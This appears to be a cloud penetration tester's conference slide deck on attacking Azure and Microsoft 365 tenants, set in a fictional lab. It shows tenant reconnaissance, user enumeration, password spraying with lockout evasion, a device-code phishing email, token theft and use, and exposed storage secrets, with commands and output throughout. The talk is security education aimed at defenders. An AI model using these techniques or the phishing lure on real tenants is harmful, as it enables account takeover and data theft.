




# Securing Your Azure Cloud

Secrets From a Cloud Penetration Tester

Slides will be on Github  
<https://github.com/rootsecdev/Presentations>

Insecure by Default: The hidden complexity of cloud security  
<https://www.youtube.com/watch?v=MPIRh8K1lgo>



# WHOAMI: Hacking Your Cloud

Boldy Exploring All Cloud Misconfigurations

---



## WHOAMI

Edwin David

Security Consultant for TrustedSec (Force Cloud Practice)

Azure Cloud Penetration Testing

Twitter: @rootsecdev

### Background/Certifications:

System Administrator 12+ years with focus on Active Directory/Azure Security

- M365 Security Administrator (MS500)
- Azure Security Engineer Associate (AZ500)
- Security Operations Analyst Associate (SC200)
- Azure Fundamentals (AZ900)

# Adventures In Cloud Hacking



# Adventures In Cloud Hacking

## Who hacked my cloud?

### Attack Phases:

- Recon
- Weak Password Spraying
- Bypassing MFA with Tokens
- I'm in Azure now what?
- SharePoint Online
- Finding insecure storage
- Conditional Access Policy Misconfigurations
- Pivoting with overly permissive Applications



# Reconnaissance



# Reconnaissance

## Looking at Azure Tenants with AADInternals

```
PS C:\Users\pentest> Invoke-AADIntReconAsOutsider -Domain skywalkerlabs.net | Format-Table
Tenant brand:      skywalkerlabs
Tenant name:      skywalkerlabs
Tenant id:        c77f09a5-4134-4cff-a600-5d8faa906a95
Tenant region:    NA
DesktopSSO enabled: True
MDI instance:     skywalkerlabs.atp.azure.com


Name          DNS   MX   SPF  DMARC Type    STS
---          ---   --   ---  -----  ---    ---
deathstarlabs.net      True  True  True  False Managed
skywalkerlabs.mail.onmicrosoft.com True  True  True  False Managed
skywalkerlabs.net      True  True  True  True   Managed
skywalkerlabs.onmicrosoft.com True  True  True  False Managed
```

# Reconnaissance

Determining email address formats

- Examine PDF's with Exiftool
- Dehashed
- Hunter.io

Social Media Hunting  
- LinkedIn



```
(kali㉿hacklab) [~/Downloads]
$ exiftool Droid\ 112\ Notes.pdf
ExifTool Version Number      : 12.57
File Name                   : Droid 112 Notes.pdf
Directory                   : .
File Size                    : 46 kB
File Modification Date/Time : 2023:04:28 07:38:15-05:00
File Access Date/Time       : 2023:04:28 07:39:41-05:00
File Inode Change Date/Time : 2023:04:28 07:39:41-05:00
File Permissions            : -rw-r--r--
File Type                   : PDF
File Type Extension         : pdf
MIME Type                   : application/pdf
PDF Version                 : 1.7
Linearized                  : No
Page Count                  : 1
Language                    : en-US
Tagged PDF                  : Yes
XMP Toolkit                 : 3.1-701
Producer                    : Microsoft® Word for Microsoft 365
Creator                     : Droid112
Creator Tool                : Microsoft® Word for Microsoft 365
Create Date                 : 2023:04:28 05:35:21-07:00
Modify Date                 : 2023:04:28 05:35:21-07:00
Document ID                 : uuid:872072DE-1FED-41C0-8627-CDE83C3C5B87
Instance ID                 : uuid:872072DE-1FED-41C0-8627-CDE83C3C5B87
Author                      : Droid112
```

# Reconnaissance

# TeamFiltration

## Github:

<https://github.com/Flangvik/TeamFiltration>

- Enumerate Valid accounts with MS Teams (no logs)
  - Password Spray over Fireprox
  - Automatically creates and breaks down fireprox endpoints
  - Wordlist capabilities on user enumeration
  - Exfil modules
  - Interactive Database capabilities
  - validate-msol (if all else fails)

```
[♥] TeamFiltration V3.5.2 PUBLIC, created by @Flangvik at @TrustedSec
[+] Args parsed --outpath /opt/TeamFiltration/deathstarlabs/ --config TF_CONFIG.json --enum --usernames /opt
/TeamFiltration/deathstarlabs/users.txt --validate-teams
[ENUM] 4/24/2023 3:05:35 PM EST Filtering out previously attempted accounts
[ENUM] 4/24/2023 3:05:35 PM EST Enumerating 11 possible accounts, this will take ~0 minutes
[ENUM] 4/24/2023 3:05:36 PM EST Successfully got Teams token for sacrificial account
[ENUM] 4/24/2023 3:05:37 PM EST Loaded 11 usernames
[FIREPROX] 4/24/2023 3:05:39 PM EST Created endpoint https://██████████/fireprox/
[ENUM] 4/24/2023 3:05:54 PM EST droid118@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid110@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid111@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid120@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid119@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid117@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid115@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid114@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid113@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid116@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid112@deathstarlabs.net valid!
[FIREPROX] 4/24/2023 3:05:55 PM EST Deleted endpoint https://██████████/fireprox/
```

# Reconnaissance

# One Drive User Enumeration (2.0)

## Github:

[https://github.com/nyxgeek/onedrive\\_user\\_enum](https://github.com/nyxgeek/onedrive_user_enum)

- Enumerate users with OneDrive for Business Accounts
  - Produces no logs in the AAD tenant that recon activities are occurring
  - Can add additional sanity checks with TeamFiltration Usage
  - Supports wordlist functionality

```
[06-12-2023 16:26:03]:[172.16.169.242]:[root]
[~/opt/onedrive_user_enum] # ./onedrive_enum.py -U users.txt -d deathstarlabs.net -t skywalkerlabs

*****  
  
OneDrive  
enum +-----+
| OneDrive Enumerator
| 2023 @nyxgeek - TrustedSec
| version 2.00
| https://github.com/nyxgeek/onedrive_user_enum |
+-----+  
  
*****  
  
Beginning enumeration of https://skywalkerlabs-my.sharepoint.com/personal/USER_deathstarlabs_net/  
  
[+] [403] VALID USERNAME FOR skywalkerlabs.deathstarlabs.net - droid113@deathstarlabs.net, username:droid113@deathstarlabs.net@deathstarlabs.net
[+] [403] VALID USERNAME FOR skywalkerlabs.deathstarlabs.net - droid116@deathstarlabs.net, username:droid116@deathstarlabs.net@deathstarlabs.net
[+] [403] VALID USERNAME FOR skywalkerlabs.deathstarlabs.net - droid110@deathstarlabs.net, username:droid110@deathstarlabs.net@deathstarlabs.net
[+] [403] VALID USERNAME FOR skywalkerlabs.deathstarlabs.net - droid118@deathstarlabs.net, username:droid118@deathstarlabs.net@deathstarlabs.net
[+] [403] VALID USERNAME FOR skywalkerlabs.deathstarlabs.net - droid120@deathstarlabs.net, username:droid120@deathstarlabs.net@deathstarlabs.net
[+] [403] VALID USERNAME FOR skywalkerlabs.deathstarlabs.net - droid111@deathstarlabs.net, username:droid111@deathstarlabs.net@deathstarlabs.net
[+] [403] VALID USERNAME FOR skywalkerlabs.deathstarlabs.net - droid115@deathstarlabs.net, username:droid115@deathstarlabs.net@deathstarlabs.net
[+] [403] VALID USERNAME FOR skywalkerlabs.deathstarlabs.net - droid117@deathstarlabs.net, username:droid117@deathstarlabs.net@deathstarlabs.net
[+] [403] VALID USERNAME FOR skywalkerlabs.deathstarlabs.net - droid119@deathstarlabs.net, username:droid119@deathstarlabs.net@deathstarlabs.net
[+] [403] VALID USERNAME FOR skywalkerlabs.deathstarlabs.net - droid112@deathstarlabs.net, username:droid112@deathstarlabs.net@deathstarlabs.net
[+] [403] VALID USERNAME FOR skywalkerlabs.deathstarlabs.net - droid114@deathstarlabs.net, username:droid114@deathstarlabs.net@deathstarlabs.net  
11 / 11 tested, 11 valid, 0 errors  
  
OneDrive Enumeration Complete  
  
Completed
```

# Reconnaissance

## Hard Truths on Recon:

- Very little blue teams can do to stop this activity
- Produces no logs depending on enumeration methods used
- Can be used to conduct both phishing/password spraying after valid account retrieval
- Shines spotlight on insecure MFA Methods/weak passwords



# Weak Password Spraying

Mutilple Toolsets to conduct password spraying

- TeamFiltration
- MSOLSpray
- O365Spray
- Credmaster

Password Spraying OPSEC

- All tools mentioned above support fireprox for Azure Smart Lockout avoidance (within limits)
- Ideal toolsets will let you randomize user agent strings
- Mobile device agents are ideal because of atypical travel dismissal
- Time Limited. Azure machine learning will eventually pick up on password spraying activities and block you.

```
[SPRAY] 4/24/2023 3:44:14 PM EST Sleeping between 60-100 minutes for each round
[FIREPROX] 4/24/2023 3:44:17 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:19 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:20 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:21 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:23 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:25 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:27 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:29 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:31 PM EST Created endpoint
[SPRAY] us-east-1 4/24/2023 3:44:31 PM EST Sprayed droid113@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] ca-central-1 4/24/2023 3:44:31 PM EST Sprayed droid118@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] us-east-1 4/24/2023 3:44:31 PM EST Sprayed droid117@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] us-west-1 4/24/2023 3:44:32 PM EST Sprayed droid120@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] us-east-1 4/24/2023 3:44:32 PM EST Sprayed droid110@deathstarlabs.net:Summer2023! => VALID BUT MFA (76)
[SPRAY] us-east-1 4/24/2023 3:44:32 PM EST Sprayed droid115@deathstarlabs.net:Summer2023! => VALID!
[SPRAY] ca-central-1 4/24/2023 3:44:32 PM EST Sprayed droid114@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] eu-central-1 4/24/2023 3:44:32 PM EST Sprayed droid111@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] us-west-2 4/24/2023 3:44:32 PM EST Sprayed droid119@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] eu-west-1 4/24/2023 3:44:32 PM EST Sprayed droid116@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] eu-west-1 4/24/2023 3:44:32 PM EST Sprayed droid112@deathstarlabs.net:Summer2023! => INVALID
[FIREPROX] 4/24/2023 3:44:33 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:33 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:33 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:34 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:34 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:35 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:35 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:35 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:36 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:36 PM EST Deleted endpoint
[SPRAY] 4/24/2023 3:44:36 PM EST 0m since last spray, spraying will resume 4/24/2023 4:49:36 PM EST
```

# Bypassing MFA/Token Stealing

## Sample Scenario: Device Code Phishing

### Required Action

Your device is being logged out of Microsoft Office 365. Please use the following URL and device code to re-link your account.

**Your code is: RYVKUZDVQ**

<https://microsoft.com/devicelogin>

Sincerely,  
*Microsoft Device Security Team*

---

Microsoft Corporation | One Microsoft Way Redmond, WA 98052-6399

This message was sent from an unmonitored email address. Please do not reply to this message.

[Privacy](#) | [Legal](#)

# Bypassing MFA/Token Stealing

```
TokenTactics 0.0.1
File Edit View Search Terminal Help
PS /opt/TokenTactics> Get-AzureToken -Client MSGraph

user_code      : AG524A4DW
device_code    : AAQABAAEAAAD--DLA3V07QrddgJg7WevrX05vT5iiAuL4I5Z
                 SzaRI63lvmMUop8n1gg hvjyQNcLY6Qo-AL4PVs0wXbqlFI4X
                 A
verification_url : https://microsoft.com/devicelogin
expires_in     : 900
interval       : 5
message        : To sign in, use a web browser to open the page h
                 AG524A4DW to authenticate.
```

```
TokenTactics 0.0.1
File Edit View Search Terminal Help
access_token : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIi
               iisInIdCI6Ii1LSTNR0W50UjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNR0W50UjdiUm9meG1lWm9YcWJIWkdldyJ9eyJhd
               W0i0JodHRw
               0OY2ZmLWE2M
               jY30i0jAsIm
               RThlckx0V04
               iwbWZhIl0s
               FhZDiy0TjhY
               kdhLwlojoidX
               ZTFMy00NmY
               XBRbF4eLJC
               VuZGfYLl1Y
               0YUxvc3N0cm
               aWxlcy5SZWF
               CBJbmZvcmlh
               QuQwsIFB1b
               pdGl2ZuluZm
               Ll31YWRXcmI
               XIUUmVhZEjh
               I6I19TTngW
               i01JjNzdmMD
               a2VybGFicy5
               mxxVlZBQSIS
               oxNjMyNTk001YzTQ.nxtScPWL61IVHaW00KU6jtebap0EuAXZcPXK3_gfCmVgwNDRgzzWyKBcp58YDM2Ldd9rzcuGx93UDaxQyLidD4Xk
               Afcty4sfCw_Eq0IWh8p1U4_Sy-kdRnD0_KuXxJ08Rwgqt7NfpFC5TTIGTeRGbnJg8rZ48Zjq_QwYrvvCp0lICSS6kgbtk0lugS9uo
               HlgQH93CfaqjSLoLa9StGnU2WpPg3-GLR4n04IWXLHS---pzM-EdAq4aNSj10rvmBmYcEqqlY14dEBwnssWapBqxVwpVj0ZHTFOltmp8
               lXSg0_7T7cIby_DwrbTRXdaCmnNwTUtfdeLoXKKYrnbg
```

```
[06-01-2023 15:28:20]:[172.16.169.242]:[root]
[/opt/roadrecon] # roadrecon auth --access-token eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIi
50UjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNR0W50UjdiUm9meG1lWm9YcWJIWkdldyJ9.
YXBoLndpbmRvd3MubmV0Ii
hOTA2YTk1LyIsImlhCI6M
JBVLFBcS84VEFBQUF1MDAw
jVlZmVDeGVwVXhUL3puSit
OTBlZDYtNTJiMy00MTAyLW
naXZlbl9uYW1lIjoiQW5ha
I6ImY4MzA4MWY4LWUxZTMt
UFwUWxfeHpSql8weW1BRjJ
LCJzdWIi0iJmeFRPZU8xUH
BIIwidGlkIjoiYzc3ZjA5Y
VyQHNreXdhbGtlcmxhYnMu
l9qbTBxVUxVSG5TVXJmQVE
syNJwKt01i7P1bd4Meu02Am3usr9s0I0oFhc5HQHu0SJNx3jixEFPHL59D30qp6DjNZKU9n1N8Kfpvd
WCcvDTRd7uSHGANpsIgRU1VHFEXUCq3laGHfdSgTJVPNxaXZ0bfgZ-5A5wxciy7eLmRq0FSsk_ALDNj
RFJCLmUGRa-J2wRNvPTrcyNOYAwWwqSfXX_SdiD-Bntx9pGIifF0R7cu4Sx-m05B0XJF0G1WzUQ
Tokens were written to .roadtools_auth
```

```
[06-01-2023 15:28:47]:[172.16.169.242]:[root]
[/opt/roadrecon] # roadrecon gather
Starting data gathering phase 1 of 2 (collecting objects)
Starting data gathering phase 2 of 2 (collecting properties and relationships)
ROADrecon gather executed in 10.22 seconds and issued 1940 HTTP requests.
```

```
[06-01-2023 15:29:13]:[172.16.169.242]:[root]
[/opt/roadrecon] # roadrecon plugin policies -f caps.html
Warning: Not all object IDs could be resolved for this policy
Warning: Not all object IDs could be resolved for this policy
Results written to caps.html
```

# Bypassing MFA/Token Stealing

## Tools and Techniques to Steal Tokens

- TokenTactics: <https://github.com/rvrsh3ll/TokenTactics>
- TokenTacticsV2: <https://github.com/f-bader/TokenTacticsV2>
- Cobalt Strike BoF: <https://github.com/trustedsec/CS-Remote-OPs-BOF>

```
meterpreter > execute_bof /opt/CS-Remote-OPs-BOF/Remote/office_tokens/office_tokens.x64.o --format-string i 7324
Searching only for the following PID 7324
Office Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIn
g1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyJ9
mZpY2UubmV0IiwickI;
TgzMywibmJmIjoxNjc4OT
GRqaEs0UEYzzWt4WmxEdT
HdkIiwicnNhIiwbWzhI1
jFVcEhoZ2FQdk1STFJnZP
WJiIiwiZmFtaWx5X25hbW
iwib2lkIjoiNDk20TMxY;
TgxNjY1OC0xMTMxIiwich
XNzd29yZC5hc3B4Iiwick
25uZWN0ZWRTZXJ2aWNlc
WNjZXNzUnVsZXMcUm9hbW
jh4elF5TEhyclR5cGNycz
3l3YWxrZXJsYWJzLm5ldc
jEuMCJ9.bLA82Cb89Ps
aGTb0nXD0-wF7Dt-7cV0_`CPtGAPMHJhvWLXrS3duUxMeEx5-iyGH-N4EOGLRy-JSxm4dp4UfTwLmZkkX4K6bskLS0KyEXEjbC1r3WnPESodv1Usk9C8zt1l8EU
9enz1FYI16qMGaRwSHvPpUnCeSL8U1bkdzbk5-zEm19MSIUt7e_q2gATPdtbrVARV6BlcDMSI7z8Mk80APdZSomijNp2Y0UDhN6_CAOffice Token: eyJ0eXAi
OiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyJ9
`
```

# Active Recon with Tokens

ROADRecon

Github:

<https://github.com/dirkjanm/ROADtools>

- ROADRecon can be used with MS Graph Tokens
- Will pull out Users, Groups, RBAC roles, Applications
- Database can be used to parse out Conditional Access Policies
- Requires low level end user access
- Rarely encounter conditional access resistance



## CA003: Block legacy authentication

Applies to	<b>Including:</b> All users <b>Excluding:</b> Users: backup ga
Applications	<b>Including:</b> All applications
Using clients	<b>Including:</b> EasSupported, EasUnsupported, OtherLegacy, Leg
Controls	<b>Deny logon</b>

The screenshot shows the ROADEcon interface with three main sections: 'Database Stats', 'Tenant information', and 'Authorization Policy'.

**Database Stats**

Users	33
Groups	22
Applications	5
ServicePrincipals	549
Devices	18
Administrative Units	0

**Tenant information**


Name	skywalkerlabs
Tenant ID	c77f09a5-4134-4cff-a600-5d8faa906a95
Syncs from AD	Yes

[View Raw](#)

**Authorization Policy**

Self-service password reset enabled	Yes
MSOnline powershell blocked	No
Default user role permissions	allowedToCreateApps: Yes allowedToCreateSecurityGroups: Yes allowedToReadOtherUsers: Yes
Default user role permissions	ManagePermissionGrantsForSelf.microsoft-user-default-legacy
Guest access settings	Limited access (default)

# Pivoting With SharePoint Online



The screenshot shows a SharePoint Online library named "password". It displays a single item titled "Passwords" which is associated with "Information Security". The item was modified by "Anakin Skywalker" 6 minutes ago. A redacted password value is visible in the content. The library interface includes a sidebar with navigation icons and a top bar with filters and search functionality.

- Public Teams channels create public SharePoint Online Sites
- Authenticated Users have access to any files that are shared in the Teams channel or on SharePoint site
- Creates confusion among teams when they start collaborating on data that should remain private
- SharePoint Online is a data goldmine for penetration testers and red team operators

# Pivoting With Azure Storage Accounts

## Detecting Public Storage Blobs

- Google Searches
- **Microburst (Tooling - Requires Authentication)**
- Github Searches
- Inspecting Code on target website

```
VERBOSE: Listing out public blob files for the nsagov1 storage account...
VERBOSE: Writing available containers to nsagov1-Containers.csv
VERBOSE: Found Public Container - secrets
VERBOSE: Public File Available: Confidential.docx
VERBOSE: Public File Available: DeathStar Plans.docx
VERBOSE: Public File Available: Rebel Base Locations.docx
VERBOSE: Public File Available: secrets.yaml
```

This page is a partial list of the Azure domains in use. Some of them are REST API endpoints.

Service	Subdomain
Azure Access Control Service <small>(retired)</small>	*.accesscontrol.windows.net
Azure Active Directory	*.graph.windows.net / *.onmicrosoft.com
Azure API Management <small>(retired)</small>	*.azure-api.net
Azure BizTalk Services <small>(retired)</small>	*.biztalk.windows.net
Azure Blob storage	*.blob.core.windows.net
Azure Cloud Services and Azure Virtual Machines	*.cloudapp.net
Azure Cloud Services and Azure Virtual Machines	*.cloudapp.azure.com

# Pivoting With Azure Storage Accounts

## Two Main Threats

- Storage Public Blobs
- **SAS Tokens**

## SAS Tokens

- Tracking issues: who has them?
- Azure Deployment logs
- Github Code repositories
- Incorrectly deployed azure keyvaults

Allowed resource types ⓘ  
 Service  Container  Object

Allowed permissions ⓘ  
 Read  Write  Delete  List  Add  Create  Update  Process  Immutable storage  Permanent delete

Blob versioning permissions ⓘ  
 Enables deletion of versions

Allowed blob index permissions ⓘ  
 Read/Write  Filter

Start and expiry date/time ⓘ  
Start   7:30:07 AM  
End   3:30:07 PM

Allowed IP addresses ⓘ  
For example, 168.1.5.65 or 168.1.5.65-168.1.5.70

Allowed protocols ⓘ  
 HTTPS only  HTTPS and HTTP


Preferred routing tier ⓘ  
 Basic (default)  Microsoft network routing  Internet routing

**i** Some routing options are disabled because the endpoints are not published.

Signing key ⓘ

**Generate SAS and connection string**

# Pivoting With Azure Storage Accounts



nsagov1 | Containers

Storage account

Search

+ Container Change access level Restore containers Refr

Overview

Activity log

Tags

Diagnose and solve problems

Access Control (IAM)

Data migration

Name Last modified Public access level

Name	Last modified	Public access level
\$logs	9/15/2022, 10:09:04 AM	Private
images	6/21/2023, 11:24:58 AM	Private
secrets	6/16/2023, 7:28:04 AM	Container

secret.yaml

X +

File Edit View

ClientID=900b35ea-8029-4828-a417-bfc892319a5c  
Secret=Hdy8Q~XcQbSi2TskDosQZTuHhQGb9k2s6LQ6rc2U

Connect to Azure Storage

## Select Connection Method

Select Resource > **Select Connection Method** > Enter Connection Info > Summary

How will you connect to the blob container?

